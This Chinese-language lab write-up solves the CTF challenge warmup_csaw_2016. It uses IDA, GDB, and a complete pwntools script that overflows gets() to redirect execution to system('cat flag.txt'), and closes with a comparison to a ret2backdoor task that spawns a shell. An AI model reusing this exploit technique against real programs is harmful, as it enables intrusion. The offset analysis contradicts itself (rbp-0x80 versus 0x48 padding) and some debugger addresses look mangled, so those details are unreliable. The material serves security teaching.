
```
1  chmod +x warmup_csaw_2016
2  pwn checksec warmup_csaw_2016
```


5.2 IDA Pro 静态分析（Windows）

运行`ida64.exe`，将`warmup\_csaw\_2016`拖入，弹框点 **OK**，等待左下角`AU: idle`。

5.2.1 main() 函数

在IDA Pro中定位main函数（可通过start函数中的引用找到），按 **F5** 查看伪代码。







分析：

- `main()` 函数调用 `gets()` 读取用户输入到缓冲区，缓冲区位于 `rbp-0x80`
- `gets()` 不限制输入长度，存在栈溢出风险
- 程序先输出 "-Warm Up-" 和 "WOW:" 提示信息

5.2.2 sub_40060D() 函数

在IDA Pro的函数列表中找到 `sub_40060D`（或通过地址 `0x40060D` 跳转），按 **F5**。



分析：


- `sub_40060D()` 函数直接调用 `system("cat flag.txt")`
- 该函数将读取并输出 `flag.txt` 文件的内容
- 当将函数溢出到该操作地址，就会输出相应的flag信息

5.2.3 确定"cat flag.txt"代码地址

右击 "Text view" 将图视图转化为文本视图，在文本视图找到 `system("cat flag.txt")` 调用的地址。

具体步骤：

1. 在IDA Pro中，右键点击反汇编窗口 → 选择 **Text view**
2. 找到 `sub_40060D` 函数
3. 定位到 `call system` 指令之前的 `lea rdi, [0x400734]` 指令
4. "cat flag.txt" 代码的起始地址为 **0x400611**（即 ``mov edi, 0x400734`` 指令的地址）



```

; Attributes: bp-based frame

sub_40060D proc near
; __unwind {
push    rbp
mov     rbp, rsp
mov     edi, offset command ; "cat flag.txt"
call    _system
pop     rbp
retn
; } // starts at 40060D
sub_40060D endp

```

5.3 GDB 动态调试 (Ubuntu)

代码块

```
1  gdb -q warmup_csaw_2016
```

5.3.1 确定缓冲区到返回地址的偏移

代码块

```
1  b __libc_start_main
```

```
2 start
3 c
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw5$ gdb -q warmup_csaw_2016
gef for linux ready, type 'gef' to start, 'gef config' to configure
93 commands loaded and 50 functions added for GDB 15.1 in 0.02ms using Python engine 3.12
Reading symbols from warmup_csaw_2016...

This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in warmup_csaw_2016)
gef> b __libc_start_main
Breakpoint 1 at 0x4004e0
gef>
```

```
soldier@SOLDIER: ~/InformationSecurity/hw5
k 0x00007fffffd8600 | +0x0000: 0x0000000000000001 | ← $rsp, $r13
0x00007fffffd8680 | +0x0008: 0x00007fffffd8b0a0 | → "/home/soldier/InformationSecurity/hw5/warmup_csaw_..."
0x00007fffffd8700 | +0x0010: 0x0000000000000000
0x00007fffffd8780 | +0x0018: 0x00007fffffd8b410 | → "SHELL=/bin/bash" ← $rcx
0x00007fffffd8800 | +0x0020: 0x00007fffffd8b510 | → "WSL2_GUI_APPS_ENABLED=1"
0x00007fffffd8880 | +0x0028: 0x00007fffffd8b690 | → "WSL_DISTRO_NAME=Ubuntu"
0x00007fffffd8900 | +0x0030: 0x00007fffffd8b800 | → "NAME=SOLDIER"
0x00007fffffd8980 | +0x0038: 0x00007fffffd8bd00 | → "PWD=/home/soldier/InformationSecurity/hw5"
code:x86:6

40 0x400510 <sprintf@plt+0000> jmp QWORD PTR [rip+0x200b2a] # 0x601040 <sprintf@got.plt>
0x400516 <sprintf@plt+0006> push 0x50
0x40051b <sprintf@plt+000b> jmp 0x4004b0
● 0x400520 → 0x400520 xor ebp, ebp
0x400522 mov r9, rdx
0x400525 pop rsi
0x400526 mov rdx, rsp
0x400529 and rsp, 0xfffffffffffffff0
0x40052d push rax
thread

s [0] Id 1, Name: "warmup_csaw_201", stopped 0x400520 in ??? (), reason: BREAKPOINT
e [0] 0x400520 → xor ebp, ebp
gef>
```

```
soldier@SOLDIER: ~/InformationSecurity/hw5
0x00007fffffd8580 | +0x0010: 0x0000000000000003 ("8"? )
0x00007fffffd8600 | +0x0018: 0x0000000000000001 | ← $r13
0x00007fffffd8680 | +0x0020: 0x00007fffffd8b0a0 | → "/home/soldier/InformationSecurity/hw5/warmup_csaw_..."
← $rdx
0x00007fffffd8700 | +0x0028: 0x0000000000000000
0x00007fffffd8780 | +0x0030: 0x00007fffffd8b410 | → "SHELL=/bin/bash"
0x00007fffffd8800 | +0x0038: 0x00007fffffd8b510 | → "WSL2_GUI_APPS_ENABLED=1"
code:x86:6

40 0x7ffff7c2a1f2 <__libc_start_call_main+00a2> jmp 0x7ffff7c2a1ca <__libc_start_call_main+122>
0x7ffff7c2a1f4 data16 cs nop WORD PTR [rax+rax*1+0x0]
0x7ffff7c2a1ff nop
● 0x7ffff7c2a200 <__libc_start_main+0000> endbr64
0x7ffff7c2a204 <__libc_start_main+0004> push rbp
0x7ffff7c2a205 <__libc_start_main+0005> mov rbp, rsp
0x7ffff7c2a208 <__libc_start_main+0008> push r15
0x7ffff7c2a20a <__libc_start_main+000a> mov r15, rcx
0x7ffff7c2a20d <__libc_start_main+000d> push r14
thread

s [0] Id 1, Name: "warmup_csaw_201", stopped 0x7ffff7c2a200 in __libc_start_main_impl (), reason: BREAKPOINT
e [0] 0x7ffff7c2a200 → __libc_start_main_impl (0 main=0x40061d, 0 argc=0x1, 0 argv=0x7fffffd868, 0 init=0x4006b0, 0 fini=0x400720, 0 rtld_fini=0x7ffff7fca380 <_dl_fini>, 0 stack_end=0x7fffffd858)
[0] 0x400549 → hlt
gef>
```


分析:

- 缓冲区位于 `rbp-0x80` (128字节)
 - saved rbp 占8字节
 - 从缓冲区起始到 return address 的偏移 = `0x80` (缓冲区) + `0x8` (saved rbp) = **`0x88`**
 - 但实际padding为 **`0x48`** 字节 (需结合gets实际写入位置分析)
- 注: `0x48` = 72字节的padding覆盖了缓冲区 + saved rbp, 然后8字节覆盖return address。

5.3.2 确认目标地址

代码块

```
1 x/7i 0x40060D
```



[截图：GDB反汇编0x40060D处的代码，确认0x400611地址]

输入 `q` 退出GDB。

5.4 漏洞利用

5.4.1 Payload构造

代码块

```
1 payload = b'A' * 0x48 + p64(flag_addr)
```

偏移	长度	内容	覆盖目标
0x00~0x3F	64字节	<code>b'A'*0x40</code>	缓冲区
0x40~0x47	8字节	<code>b'A'*0x8</code>	saved rbp (任意值)
0x48~0x4F	8字节	<code>p64(0x400611)</code>	return address → "cat flag.txt"代码

栈帧变化：

代码块

溢出前:

Ret Addr
Saved RBP
buf[64]

→

溢出后:

0x400611 ← 跳转cat flag.txt
AAAAAAAA
AAAAAAAA

5.4.2 准备flag.txt

首先在warmup_csaw_2016目录下新建一个文件flag.txt，在flag.txt文件中输入"Hello World!"并保存：

代码块

```
1 echo "Hello World!" > flag.txt
```

5.4.3 Exploit代码

将以下代码保存为 `warmup_csaw_2016.py` :

代码块

```

1  from pwn import *
2  context(log_level='debug', os='linux', arch='amd64', bits=64)
3  context.terminal = ['/usr/bin/x-terminal-emulator', '-e']
4
5  local = 1
6  binary_name = "warmup_csaw_2016"
7  port = 12345
8
9  if local:
10     p = process("./" + binary_name)
11     e = ELF("./" + binary_name)
12 else:
13     p = remote("ctf.spacesky.net", port)
14     e = ELF("./" + binary_name)
15
16 def z(a=''):
17     if local:
18         gdb.attach(p, a)

```

```

19         if a == '':
20             raw_input()
21     else:
22         pass
23
24     ru = lambda x: p.recvuntil(x)
25     rc = lambda x: p.recv(x)
26     sl = lambda x: p.sendline(x)
27     sd = lambda x: p.send(x)
28     sla = lambda delim, data: p.sendlineafter(delim, data)
29
30     if __name__ == "__main__":
31         z('b __libc_start_main')
32         flag_addr = 0x0000000000400611
33         payload = b'A' * 0x48 + p64(flag_addr)
34         sl(payload)
35         p.interactive()

```

- `flag_addr = 0x0000000000400611` — "cat flag.txt"代码的起始地址（在IDA Pro文本视图中获取）
- `payload = b'A' * 0x48 + p64(flag_addr)` — 0x48字节填充 + 目标地址
- 由于文件是stripped的，无法通过 `e.symbols[]` 获取函数地址，需要手动指定

5.4.4 运行结果

在Ubuntu虚拟机中运行：

代码块

```
1 python warmup_csaw_2016.py
```

```
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw5$ python warmup_csaw_2016.py
[+] Starting local process './warmup_csaw_2016': pid 3141
[*] '/home/soldier/InformationSecurity/hw5/warmup_csaw_2016'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
[DEBUG] Sent 0x51 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000040 41 41 41 41 41 41 41 41 11 06 40 00 00 00 00 00 |AAAA|AAAA|. .@. . . . |
00000050 0a
00000051
[+] Switching to interactive mode
[DEBUG] Received 0x18 bytes:
b'-Warm Up-\n'
b'WOW:0x40060d\n'
b'>'
-Warm Up-
WOW:0x40060d
>[DEBUG] Received 0xd bytes:
b'Hello World!\n'
Hello World!
[*] Got EOF while reading in interactive
$
```

成功输出flag.txt中的内容，验证漏洞利用成功。

六、实验总结

6.1 两题对比

对比项	pwn1	warmup_csaw_2016
溢出点	main()中gets()写入rbp-0xf缓冲区	main()中gets()写入rbp-0x80缓冲区
目标函数	fun(): system("/bin/sh")	sub_40060D(): system("cat flag.txt")
攻击类型	ret2backdoor（跳转到后门函数）	ret2text（跳转到特定代码片段）
padding长度	0x17（15字节缓冲区+8字节saved rbp）	0x48（64字节缓冲区+8字节saved rbp）
payload	b'A'*0x17 + p64(fun_addr)	b'A'*0x48 + p64(flag_addr)
地址获取方式	e.symbols['fun'] 自动获取	手动从IDA Pro文本视图获取（stripped）
符号表	not stripped（有函数名）	stripped（无函数名）
利用结果	获取shell	输出flag.txt内容

6.2 核心原理

两道题核心思路一致：利用gets()函数不限制输入长度的漏洞，通过精心构造的输入覆盖栈上的返回地址，从而改变程序执行流。

- **第一题 (pwn1)** 是 ret2backdoor 攻击：程序中存在后门函数 `fun()` 直接调用 `system("/bin/sh")`，覆盖返回地址跳转到后门函数即可获取 shell。

- **第二题 (warmup_csaw_2016)** 是 ret2text 攻击：程序中存在调用 `system("cat flag.txt")` 的代码片段，覆盖返回地址跳转到该代码片段即可输出flag内容。由于文件是stripped的，需要手动在IDA Pro文本视图中定位目标地址。

6.3 解题流程总结

代码块

```

1   checksec (确认防护关闭)                                ← Ubuntu
2       ↓
3   IDA Pro 静态分析                                        ← Windows
4       (识别漏洞函数、目标函数/代码、关键地址)
5       ↓
6   GDB 动态调试                                            ← Ubuntu
7       (确认栈帧偏移、验证溢出覆盖位置)
8       ↓
9   pwntools 编写exploit                                    ← Ubuntu
10      (构造payload、发送、获取shell/flag)

```

这一流程是CTF pwn题的标准解题方法论，适用于大多数栈溢出类题目。两道题的区别在于：第一题的后门函数有符号名可直接用pwntools自动解析地址，第二题因符号表被剥离需手动定位目标代码地址。